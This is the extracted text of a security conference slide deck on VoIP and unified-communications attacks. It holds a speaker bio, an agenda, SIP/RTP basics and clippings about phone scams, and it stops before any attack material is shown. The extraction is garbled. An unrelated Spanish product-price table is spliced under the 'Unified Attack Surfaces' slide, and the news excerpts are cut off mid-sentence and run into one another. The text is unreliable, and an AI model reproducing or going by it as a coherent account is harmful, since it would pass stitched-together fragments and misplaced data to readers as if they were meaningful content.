



# VOIP WARS: THE PHREAKERS AWAKEN

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Fatih Ozavci – @fozavci

Managing Consultant – Context Information Security

# SPEAKER

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
- Fatih Ozavci, Managing Consultant
  - VoIP & phreaking
  - Mobile applications and devices
  - Network infrastructure
  - CPE, hardware and IoT hacking
- Author of Viproxy and VoIP Wars
- Public speaker and trainer
  - Blackhat, Defcon, HITB, AusCert, Troopers

# AGENDA

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
- UC and IMS fundamentals
- Security issues and vulnerabilities
- Practical attacks
- Securing communication services



Fundamentals



Design  
Vulnerabilities




Practical  
UC Attacks

# TRADITIONAL PHONE SYSTEMS



Alice

Audio Call




TDM


Bob



# UNIFIED COMMUNICATIONS




# UNIFIED COLLABORATION



# UNIFIED ATTACK SURFACES



PRODUCTO	CANTIDAD	PRECIO UNITARIO
Prod-1	10	100
Prod-2	20	200
Prod-3	30	300
Prod-4	40	400
Prod-5	50	500
Prod-6	60	600
Prod-7	70	700
Prod-8	80	800
Prod-9	90	900
Prod-10	100	1000




Alice

Signalling



SIP Server

Bob



RTP Proxy



# SIP & RTP FUNDAMENTALS

## SIP Headers


- Caller ID
- Billing

## SIP Content

- SDP
- Enc. Keys

## RTP Content

- Audio/Video
- File sharing
- RDP



# CHALLENGES OF MODERN COMMUNICATIONS



**The Register**  
Biting the hand that feeds IT

**'Unacc**

**Swindlers Use Telephones, With Intern**

By NICK WINGFIELD JAN. 20, 2014

Ralph Gagliardi of the Colorado Bureau of Investigation traced money in a swindle from C to Nigeria. Kevin Moloney for The New York Times

SEATTLE — Phone swindles are practically as old as the telephone itself. But new technology has led to an onslaught of Internet-inspired fraud tactics that try to use telephone calls to dupe millions of people or to

at:

Everywhere

More than a dozen schools and education institutions in the UK have shuttered doors after receiving the



**Forbes** Your Secret Weapon in Business: Culture Active on LinkedIn

**CXO SMB STORAGE HARDWARE INNOVATION MOBILITY MORE NEWSLETTERS**

**TELL NOT MY 'ULTIMATE' PC**

**es' vulnerable to new LTE**

**ed for Do Not**

A phone scam from overseas to a central Lubbock neighborhood necessitates a call-out to the Bomb Squad.

The victim is an elderly woman who wishes to remain anonymous. Her car was burglarized, but that was rather tame compared to what officers had to deal with after they responded to the 60th and Avenue V home.

"Shortly after they got all of her information, she said well, I have to bring something else to your attention, as well," LPD Lieutenant Ray Mendoza said.

That 'something' was a suspicious package accompanied by a threatening note. The victim explained she had been victimized by phone scammers for about a year.

"When she finally decided that she wasn't going to pay anymore, she stopped sending money. Never in the manner of this in my almost 20-year career have I seen anything like this," Mendoza said. "She received that package a few days prior to yesterday."

The bomb squad was called in. It sent its robot to check out the box.

"They went through all that process and determined there was actually no explosive device inside," Mendoza said. He added that phone scams are common, but suspicious packages and threats are

**10W RELATED STORIES**


Mobile networks, we can't be bothered — survey

Australian government apps access smartmobe cams but don't


time, which could lead to a denial-of-service attack on the network.

Ther without permission, but one of the strange things about it all is that at no stage have


# PREVIOUSLY ON VOIP 